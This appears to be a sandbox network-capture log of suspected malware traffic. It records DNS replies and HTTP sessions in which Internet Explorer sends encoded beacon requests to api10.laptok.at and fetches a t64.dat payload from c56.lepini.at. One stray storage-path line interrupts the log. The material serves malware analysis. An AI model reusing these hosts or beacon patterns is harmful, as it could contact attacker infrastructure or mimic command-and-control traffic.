Nov 24, 2020 21:19:17.760394096 CET	8.8.8.8	192.168.2.3	0xeb32	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:01.611551046 CET	8.8.8.8	192.168.2.3	0x3607	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:06.205080986 CET	8.8.8.8	192.168.2.3	0xce1f	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:47.274983883 CET	8.8.8.8	192.168.2.3	0x2611	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:19:18.053018093 CET	184	OUT	GET /api1/7U45Cnfq9ga1e8EvVVl5Xw/PEp4yjCXLpMYN/6YsASJ53/HyrTUgpz9vVGeLRPz7uVIoJ/wfxlV_2BR_ /2BKRWfbGdbKpccDlq/wjU_2FWdPQ1P/mnarl1yMJqa/qdhNVoh3oOz5bs/z60RqTSIuCKm6aR4446gj/CWuUplffN 3IjYKGv/jAh08Sky_2BsVaS/mR26uhXrf_2FPOtRsi/kAWpATwOt/nHT1d49Zze7GI739MC4q/fqUVMDgzP8AWQSOV _2B/UYhCEI1zFK8E9H5v_0A_0D/bl8Ojy2x17tuP/HyuqS2KW/QxDOc9ASBROfBvf26kniC8O/wYs HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 21:19:19.034208059 CET	197	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 20:19:18 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49751	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:01.881902933 CET	4054	OUT	GET /api1/xhsUm_2FnLgTwvG2iPTzCM2/vNAfftmWrr/Tvwy_2F0fKctIG74m/lS8RNzQeC42n/3Mv4DrZmcsV/dP ovDeCz_2Bns7/SzRlXKXDTcnNvTwVof3JC/9OHXqekyZyAtiU_2/FKiPw6K2S4WkVU2/jPZ3OPDfyBZIrPRMr3/FBd YtTIJr/eK7MjotByUG0UytbsrJ_/2BIobg6gkWRSCkFALiR/3H39hT7Vg1tNx00aR3HUuS/eyDURwI5Q5dTx/nK0Bo ek7/Pnsv74L6CwFu08_0A_0D5Cn/saoDbWMFDu/ABzmmLf_2BuodD1FH/_2Ftl0V1Zs5G/QPAAHiHJ/7 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:02.933356047 CET	4055	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 20:20:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 ab 40 14 45 07 44 03 b7 26 ee 16 9c 1e ee ee 8c fe bf df 4e 56 a0 e0 d6 39 7b 07 d6 4d d3 03 32 8f 68 51 ec dd a4 d5 03 89 87 98 b3 1b 6f df 85 86 fd db eb df a1 f7 6a 94 f1 93 f1 24 42 e6 e4 ba 60 24 36 cd 08 66 90 b5 f8 01 db 84 68 d0 be 9b e6 09 88 b2 86 93 f4 32 4b 37 33 5f ca 10 25 01 be f3 e9 47 28 85 60 d1 37 d8 75 32 c1 f0 c3 41 9d ea d2 61 a7 10 06 b3 77 01 c0 b6 b8 02 88 ed 08 82 11 8c fb 07 e9 3b d2 c2 84 c7 c3 e3 1f 76 bf a6 fd 90 0a b6 6d e8 c8 64 9e c8 77 d9 70 c6 a6 a5 76 32 a2 43 9d ab bf cb 20 8f 02 8c 16 86 1a 4e 0d 82 da 54 1b 01 b0 1d 40 16 35 31 40 8d 6d 9a 21 ed 7c 0f 93 79 4d 1a cb 88 00 9a 60 86 10 4f a6 36 81 13 1d f0 f1 2d 16 9d c2 ad cb b3 26 3b 9c 31 fe f4 af 33 e2 14 50 07 27 0c f2 b9 d3 d8 50 9d 6f 34 b6 d0 b1 c1 f6 03 25 8e d2 18 cf 95 e4 78 13 e2 5c c0 ff 06 8b bb 6f 49 67 ec de cc 55 dc 9d c1 f3 77 99 48 46 82 3a 23 bb 09 69 7e 94 fc 0e e4 aa 9b 3b 2b ce 2c ca 3c 2f 1f 4a ad 89 e2 a2 7b 31 7e 33 b4 9a 74 b6 a1 0c d5 80 bf 22 62 dc 7b fd 96 75 2f 73 e3 90 24 0d 64 37 42 e6 fe b8 a6 4a 3b 7a e4 22 01 b3 ab 5b 79 65 a2 64 47 de a3 09 b8 4e a1 02 fe 9b 49 fc 37 de d4 8a 19 f8 1d 20 63 24 6c 39 35 fd 80 b6 24 e6 d0 40 58 fc 07 27 f1 d4 68 0e 9b 4f 5d b1 10 f8 8c 33 0d a9 8d 41 1c da ca af 5a 8c 38 0c d4 3c ad fa d1 a5 72 23 3d 16 cb b8 17 7c 3f 5d 8c fb d9 73 62 8a fe 24 10 c3 f6 e8 04 6c e2 05 ab 77 c4 ef 14 9e 05 0f 80 74 5f 27 81 64 70 67 64 c0 09 a6 74 e9 ea 88 b5 7b 34 bb 16 08 bc 2d e8 ed e9 b5 3a 4b f1 0a c7 e2 18 1c 62 be 51 6c 62 d2 ab 78 c5 9f 00 23 a8 33 60 cb 89 de be c5 8f 4a fe 42 fd 91 40 73 b8 08 d4 da af bd 5f 47 b2 da dc 9d 6a c7 18 db e8 33 29 de ef 02 77 c3 37 99 31 8b 27 3e a1 99 e7 cc 85 ef c5 69 9e 04 80 de af 4b cd f2 18 af 66 6d 51 b5 d2 96 39 84 c9 94 3c 69 10 ac 4b cd 4d bb 73 eb 95 9b 30 a1 39 11 9c f4 df 30 42 95 98 81 19 ed fe a0 2c 07 31 c5 e7 43 3b e0 27 4b e0 3a e2 2d a2 e5 64 74 72 23 32 58 d9 d2 89 29 a6 43 3e 01 78 f1 5b 64 5b 24 3f a4 dd f6 47 68 f9 0d e5 07 be 56 de cb 9d 20 8c ba 1f 66 01 2c ac d2 19 87 45 d3 66 b9 a0 3d d1 c5 ac 10 a6 63 90 6a 71 2e b6 5b 39 c7 3a c3 3e 22 2a 73 df 42 ef 89 10 93 15 a3 0b e6 3a 4c f4 c9 40 a3 df 04 cd 79 86 8c 6a ca ef 78 0e 1a 61 67 30 02 e6 fe b0 f1 de 9a 37 9d 0c 6e e3 f8 56 7a c3 b3 31 46 d5 1f 7d ca bc 38 0d bd 21 b2 d3 8b 00 a1 37 bd 5b c1 25 ce 84 8e 18 ce fb 0e 8b 8f 9e 64 1c 3a 5c 51 31 50 ec e3 8c b7 47 4c 6b f2 c2 87 f0 c9 c3 01 fa 9b 6d da 4c 9e ea b2 07 c0 6a 26 83 59 47 a3 0a d9 ca 22 db c6 91 8d ca 17 e3 e3 ac 41 a0 a7 0d 53 13 f7 8c 41 8d 55 89 b6 d9 ee 04 e8 55 9f c8 81 69 5c 1a 08 55 6b 04 f0 53 dc f5 f8 f1 29 73 b9 46 e0 fd 25 c5 77 3e e7 10 06 b1 f4 15 10 e2 27 83 3b 43 6b fd 4c ea b9 7b fa 97 50 9e ae 51 ef 97 15 36 5f 4a ea 06 f2 b2 3a b0 e8 f3 8b 53 b9 fc 95 30 70 7a 94 f5 cb 72 e4 c8 fd 74 2e a1 c0 ca 19 06 a0 d5 2b ab 5b cc 46 71 db 0b b7 ae ed 4b 76 21 92 44 c0 ad b9 bd c7 01 ba f1 c5 50 80 a2 48 31 55 bc af 15 20 e1 e4 34 64 86 9a 55 69 89 33 5c 15 8c 2e 34 b8 91 17 5b 19 e2 d2 d5 e2 e0 49 fd 9b 80 18 94 8c e4 a8 85 82 16 70 88 ac 74 37 f2 05 6b 81 00 71 0f 7e ac 8a Data Ascii: 2000E@ED&NV9{M2hQoj$B`$6fh2K73_%G(`7u2Aaw;vmdwpv2C NT@51@m!\|yM`O6-&;13P'Po4%x\ oIgUwHF:#i~;+,</J{1~3t"b{u/s$d7BJ;z"[yedGNI7 c$l95$@X'hO]3AZ8<r#=|?]sb$\lwt_'dpgdt{4-:KbQlbx#3`JB@s_G j3)w71'>iKfmQ9<iKMs090B,1C;'K:-dtr#2X)C>x[d[$?GhV f,Ef=cjq.[9:>'"*sB:L@yjxag07nVz1F}8!7[%d:\Q1PGLkmLj &YG"ASAUUi\UkS)sF%w>';CkL{PQ6_J:S0pzrt.+[FqKv!DPH1U 4dUi3\.4[lpt7kq~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:04.595921040 CET	4267	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 21:20:05.392426014 CET	4268	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 20:20:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49753	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:06.486884117 CET	4269	OUT	GET /api1/tWZ_2FD2Squg/FT7ec2R_2Bl/1SrQaK0cbnFssD/EhaYqhgMTbjcAChT30HF6/_2F5KOHdpMr1MDEw/8l5rivX8vq0IZvK/gytYP5KOz0bdswPdPN/6JGFOawx9/jpz_2BKRYx6fKknk6pLW/tx_2FYdaEgf9TmZuTdQ/f0Tk4GzxbBo7nnpsJmyPiM/W7szWBXzIZ6B_/2B8hrjTH/_2FrpOMZRaBZ4xFjuf_2BhE/JcjrUYnllh/M19_2FdjJ2_2FYdJX/M9eFNCYNWFr2/TTPz7w_2FLg/lSv_0A_0DYUGze/qKcuuFgLExC0zUYAUDG_2/FUUaL9urgqUlfkic/Xw_2BsrLR7ACrKS/P753hBNv6/xxdXe7 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 21:20:07.513534069 CET	4271	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 20:20:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b b5 96 a4 50 14 45 3f 88 00 b7 10 77 77 32 a4 70 a7 d1 af 1f 26 ac a4 16 bc 77 ef 39 7b 57 af 6e aa e0 5e 15 05 0f 8a 75 43 3a 4a 82 16 6f f7 83 c3 1d ef 42 1c e7 b8 d0 c7 ce 65 a5 8e cd 1c a7 6b f9 86 21 c7 63 3c f9 fa c7 83 d0 df 5c 75 2f 10 51 22 f7 f3 8b ba 9e 56 64 91 10 10 29 cd ba 55 93 41 8d 20 97 3b 68 ea bc 28 be db eb 73 1c e8 36 a9 a9 35 63 4e d9 53 b9 d4 f2 7c ab 0a 22 21 bf 67 c0 5c 2c 37 b8 14 e5 9d 1e fe ef ad d3 e2 9a fb 24 7d f5 16 c6 65 c7 aa 3a 00 e6 53 15 75 e1 54 1c 6d e7 f4 1c 2c 07 80 4a a0 d8 d3 6e 5a 1f f8 83 99 4b 92 3a 3c 8b 7f 69 67 73 7f ef fc 07 a2 a8 0d 94 03 5d 1e e7 46 af 3d 4c 9c 71 19 2d be 45 8b ac aa 45 8d 26 4e 23 4d 37 ce df df 0f 07 19 20 8a 1f 59 a9 89 5e 46 2a d7 8e fa 85 61 7e 4c 77 13 92 5f 6f e5 fa a8 f8 5f 46 29 90 ff fb 6d 54 62 2f 88 aa bf cc 0b 73 ac df bb 1c d9 21 b9 2b 60 0b 6f 2c e6 32 91 aa c5 30 5c 20 81 44 99 b6 78 b2 ff c1 46 44 f1 15 eb 89 44 b8 05 fe cc 53 a9 3b 23 b8 ac cf 9b 37 4e c9 b4 8a c2 9f e5 be ce 86 60 47 e9 76 1b 71 9a 9b 20 f0 77 73 c2 99 16 f2 15 f5 54 83 97 92 10 35 c9 c9 fa f4 85 fc 5b 49 82 0d a9 c7 e6 c5 c5 88 4b de db a9 b2 e8 b1 ac 6a 31 0a bc 05 d4 76 83 54 cf 37 23 e0 b0 2b 9b 71 f8 02 5a 76 43 b6 7d fe a5 54 0f d5 80 bd f4 6a 87 3d 17 55 40 5e 05 4d a8 8f b0 a8 7c 7a a7 28 68 9a 22 31 72 0e 2d 02 b6 59 2a 43 94 96 0b 15 07 6f 5d aa d8 2b 7b 61 ea 24 c3 6b 80 d5 95 b5 b8 dc cc 04 e3 64 40 02 0a c3 d2 fa f4 ac bb 4d 80 a3 c9 0b 71 eb fd 26 d4 14 ad 4b 9c c4 80 68 aa 1f 07 48 18 c5 56 da b4 82 eb 79 9c 8e 92 02 90 0d d8 37 80 38 55 c2 64 26 16 1b a5 24 61 92 97 87 70 53 d4 c5 96 0c a3 da 4e 17 77 5c db 43 4e eb 65 a9 aa 6f 58 44 26 21 59 af c9 f7 68 ad 81 ce d3 35 d4 79 c5 8d 46 ad 85 f8 a0 72 a0 86 fa 5a b6 9b f4 86 fb d3 1c df f1 f0 17 47 e6 2e 0e 73 ea 14 9a dd 89 b6 d5 86 20 26 09 de 97 b2 9a 11 45 1b 05 15 8f 1d e0 44 aa cf eb 45 f7 42 4c 93 f5 d1 dc 2e e9 36 52 c9 f0 c9 9c 58 a8 67 4c 22 96 4a e9 79 aa 3c 54 6d 82 6b d2 7a d7 cc f0 23 63 8b e5 07 2e bf 01 8f 4d 1c 2f 29 dc a8 27 e7 06 15 35 e6 fe 3a 1c ac f3 98 d0 bb f2 11 b2 94 97 e2 3a 83 95 81 64 56 90 44 2d 88 e1 ef 76 43 cb 30 3e ca e1 d9 8a 81 0a f9 88 95 f6 66 ec 8c 5b af e8 9a 64 97 46 62 69 f5 24 36 f2 6c 01 56 e7 7f 4a a6 62 68 cb 19 c7 2e e2 51 25 fc 6a 6e fc 5b e2 8c 7a 08 25 0c 0e c7 c7 cb 40 1b a2 09 83 ea ab ca 7e 9d f0 64 99 4d 66 09 51 b6 22 04 42 04 c2 e7 bd a5 9f c8 7d ce 65 24 2a bd e7 8a d8 7a 3c c3 b9 9d b7 3b 45 98 7b 33 6f c8 82 d2 70 ef c0 f9 17 96 df 46 9a 2c d4 8e cb 0b 4c 30 7c 2e 33 9e 1e 40 16 e9 2b 32 d3 06 84 e9 7b 12 56 3c 87 fe 15 6f e8 08 3b db 35 bd af 4a 48 8d e8 5a 62 c0 a6 6c 94 ed e0 7c fb 81 51 92 74 ff ae 66 07 6a 01 d4 19 43 19 c1 60 5f 19 95 39 8c 03 2d 35 9f e6 7e 6e 9f be 16 4a 4f 78 54 66 2b 31 e0 44 a3 cb 82 49 46 a4 22 11 ae 0c a2 88 8f 4d 67 f0 d7 4f 9c 90 3b bb 6a d4 e7 39 54 2d 39 e4 34 38 b6 c4 7d ad cc c2 bd 3d 4f e9 fb 37 38 de 54 b4 06 dd 93 b8 84 1e a5 7e d5 e4 82 80 69 48 37 f5 f8 78 3f 52 2c 8c b6 a5 4e 10 38 14 c2 8a 97 59 c7 0d 50 2a 11 92 ef f1 a6 e6 b5 b4 bb 56 9e 94 81 40 6b 90 56 48 ec f3 98 1b 6c a5 cc Data Ascii: 2000PE?ww2p&w9{Wn^uC:JoBek!c<\u/Q"Vd)UA ;h(s65cNS|"!g\,7$}e:SuTm,JnZK:<igs]F=Lq-EE&N#M7 Y^F*a~Lw_o_F)mTb/s!+`o,20\ DxFDDS;#7N`Gvq wsT5[IKj1vT7#+qZvC}Tj=U@^M|z(h"1r-Y*Co]+{a$kd@Mq&KhHVy78Ud &$apSNw\CNeoXD&!Yh5yFrZG.s &EDEBL.6RXgL"Jy<Tmkz#c.M/)'5::dVD-vC0>f[dFbi$6lVJbh.Q%jn[z%@~dMfQ"B}e$*z< ;E{3opF,L0|.3@+2{V<o;5JHZbl|QtfjC`_9-5~nJOxTf+1DIF"MgO;j9T-948}=O78T~iH7x?R,N8YP*V@kVHl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49752	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:09.379180908 CET	4539	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 21:20:10.187980890 CET	4539	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 20:20:09 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:10.932638884 CET	4541	OUT	GET /api1/JmXqR48EV_2/Fj7krfHmz1m5r7/TqzrKRjj2RWEPmuZGbTA6/_2B_2FvhG_2BTX6K/ScV_2BId1l8xoR D/ZIKmgZ4Hr1ogBm_2Ft/cJTdN_2F0/sOkKUhNEij9EeyBjgxaS/fAWTeONzVOzjyGfrZxL/sesogOMoxfuQAI6mdY 73Xa/BaJEnujvmw_2B/vRpLGOj_/2Bvahak4rScm4JpMfQfaO8m/3X9wT7Vyfk/qviTv3J0IbAJn2nUb/wbGIEFwb6 Ch2/LDOx1illPXc/Hz_2BbvAx_2Fcr/j_0A_0DiinRm69PA4aJZ4/DJR7fgT5XYyNTfe4/_2FOY_2B_2/BAPo2cJ8YkUi/c HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 21:20:11.915036917 CET	4542	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 20:20:11 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 33 62 0d 0a 1f 8b 08 00 00 00 00 00 00 03 15 93 45 b6 a4 50 00 43 17 c4 00 7d c8 10 77 77 66 b8 17 52 50 c8 ea fb f7 02 72 92 93 e4 0a 9f a5 f0 f9 03 cd 4b d3 90 be ac 60 e5 4f 17 64 55 6e 37 ea 19 51 a8 e5 e9 99 a2 c4 1f 56 1e 16 4e 3d 7b e0 ca 80 4a f5 47 b7 22 fb 31 a0 37 ba 9e 3d 3a 53 a0 15 63 50 ea 8b 52 79 3f 98 a9 9d 78 5c ef 52 d3 d3 ac bd 4b 09 d9 af a3 59 bd 52 a0 56 b9 f4 ea d9 19 b0 72 ab 29 66 97 af 34 55 cd 83 fd e5 69 48 11 50 f4 61 02 fa d5 c8 99 ca 08 0e 97 e2 5b 76 a8 53 57 0d b1 d1 10 ea 2b 33 1a ad 6b d8 a4 38 6d 66 c3 d7 5b fb f0 5b 3b 9e 9a ee 7c 00 3f 8c d1 ca 03 f6 e3 62 0d 97 c3 ef c4 28 2c 4d e6 7d c2 91 fa 59 d4 ce f4 bb a2 20 b1 bb 01 48 c7 e3 2c a0 50 bd 6a 86 2c cf ab 91 a9 43 b8 ec d4 95 75 0f c5 f7 47 92 dd 18 e3 a4 18 4d 17 09 f0 42 24 79 35 ae 51 d6 ad 17 59 61 ee f4 d0 22 de 12 46 d0 a0 43 97 e9 a9 59 fb 96 fa 55 e2 fb a8 fc 34 d9 c8 b6 9f 55 82 8e 64 27 6d 0a 0a 6c 28 b6 56 9b c3 06 41 ce 5f a6 dd 37 eb 47 81 04 a1 d5 2c fa 90 8a 87 7e a0 e5 c3 58 99 19 ee 9c ae bd f7 6b 38 da 5d 00 61 25 16 cb ed 12 22 79 51 ce 76 1b 9b 45 dc e5 17 0e cd db 1a 99 5f 35 02 cf f4 7c 14 7a 27 be 48 0f ce 4e 76 f1 9b 96 f1 83 91 aa ad 04 6a ae 2b b4 e6 3d f2 49 86 cf 7d 4f 63 30 d6 52 41 22 99 8b b8 42 44 05 20 58 ca 96 d2 ec d9 e7 99 11 81 64 e9 cc 39 2c da 10 f8 cb 79 98 ee 23 d4 07 fc 0d 70 c3 5b f7 eb 7f 70 25 68 ac e9 c2 3a 7f d3 e7 80 bc bd 46 b8 0a f1 da fe 81 ab 12 31 55 82 be 3e a2 fa 68 6b 76 81 3e 5c a7 d2 ee b6 11 c6 90 16 99 ca 6c 84 f3 84 b9 22 2a 9c d0 ba 13 6f f5 4b e7 de da da b1 56 88 31 60 3f f9 f6 45 7f 27 27 2c 11 88 b2 ae e8 2f 78 d3 66 26 c9 be 26 25 89 96 93 a9 5e 4f 18 84 05 e3 f0 96 dd 85 2b cb ae d7 f1 96 17 0c 27 c3 80 ca 1e 59 45 2d 0d ae f2 23 3a 4b 0e ba cd 14 3b 8f ba 83 d4 b3 2f 58 2b 8e 4f a5 92 1f c7 f8 e4 a8 79 c5 23 b8 5c 5b 02 91 d4 d3 59 d9 64 ea 26 9c 85 d2 b1 ed 9d 65 0f f2 15 d6 bc dd 18 25 cc 71 0c 25 cf 45 b3 a5 8f c4 3a 05 33 6e 03 d1 65 68 ff ae cc e6 87 ec 3d 31 08 03 fc ca 98 08 e5 1f 33 07 24 1d 37 51 98 b6 50 b9 10 a9 84 1f bb 95 52 10 3e ea 7a 1 3 c8 7e d2 1f 71 35 2f d4 62 2a 8f 1e 45 8b 9e b2 ca 66 b9 2a af 2d e9 51 e5 2b 49 6d 22 19 b3 ec 36 1e be be 78 1e 84 c 0 4d 55 1f ab 44 aa cf 24 2e d9 f2 a4 cc cc 53 0b 1f 5c 45 ec 85 c9 6b 50 af 6a 3d 77 11 e3 8b f6 99 dc 0a 28 b2 11 ed 34 84 98 84 f4 11 23 df a6 90 f1 a8 62 c4 96 44 aa 26 0a 29 0a ae 21 3c d3 14 63 11 ca 8d 76 9b 21 05 29 66 e1 65 71 01 77 a2 b3 9f 41 ba 0c cd c2 c9 df 0f b2 50 99 44 07 2a 85 52 d8 a2 3f fc 19 3f 94 a7 45 77 0e d1 39 33 80 d1 8b ab 31 8b 48 43 a0 ad 72 7c 01 e8 11 7f 62 71 9c a5 e5 d5 93 83 be 50 ec 0c b3 64 ba 9d 90 72 82 e9 35 2b 74 d1 01 7c a1 87 6c f1 ba 8b 13 b3 78 82 8f 84 3e 22 b7 5c 0b 12 7a 7b aa 73 1c e9 cc a3 33 d3 ff 31 90 74 e2 83 cc 99 8e e8 3b 4a 6d c2 bc 31 fb 5d 19 54 d0 fa 23 6c b3 b7 b3 a8 de 86 e1 4b 23 b5 a2 c6 db 12 ec 77 fd 0f 5d 5d e7 62 0d 70 4e 37 df b3 4f 61 6d 36 10 e1 0d c6 c5 27 8e 10 4c 06 52 f1 99 a8 a0 eb 3b c2 36 ea 7e 99 79 b6 4e 1d d6 d1 cd e7 91 d6 51 ee 4e 2b 1b 30 8d b9 1 6 dc 4a e1 04 0f 78 28 e0 5e 3e 48 16 26 9b 8f c9 68 9a 59 af b8 88 5f ee 63 cc 8b 99 bc c3 6e 44 Data Ascii: 73bEPC}wwfRPrK`OdUn7QVN={JG"17=:ScPRy?x\RKYRVr)f4UiHPa[vSW+3k8mf[[;|?b(,M}Y H,Pj,CuGMB$y 5QYa"FCYU4Ud'ml(VA_7G,~Xk8]a%"yQvE_5|z'HNvj+=I}Oc0RA"BD Xd9,y#p[p%h:F1U>hkv>\l"*oKV1`?E'',/xf&&%^O+'YE- #:K;/X+Oy#\[Yd&e%q%E:3neh=13$7QPR>z~q5/b*Ef*-Q+Im"6xMUD$.S\EkPj=w(4#bD&)!<cv!)feqwAPD*R??Ew931HCr |bqPdr5+t|x>'"\z{s31t;Jm1]T#lK#w]]bpN7Oam6'LR;6~yNQN+0Jx(^>H&hY_cnD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49758	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe


Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:47.541162014 CET	4561	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 21:20:48.222243071 CET	4570	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 20:20:47 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 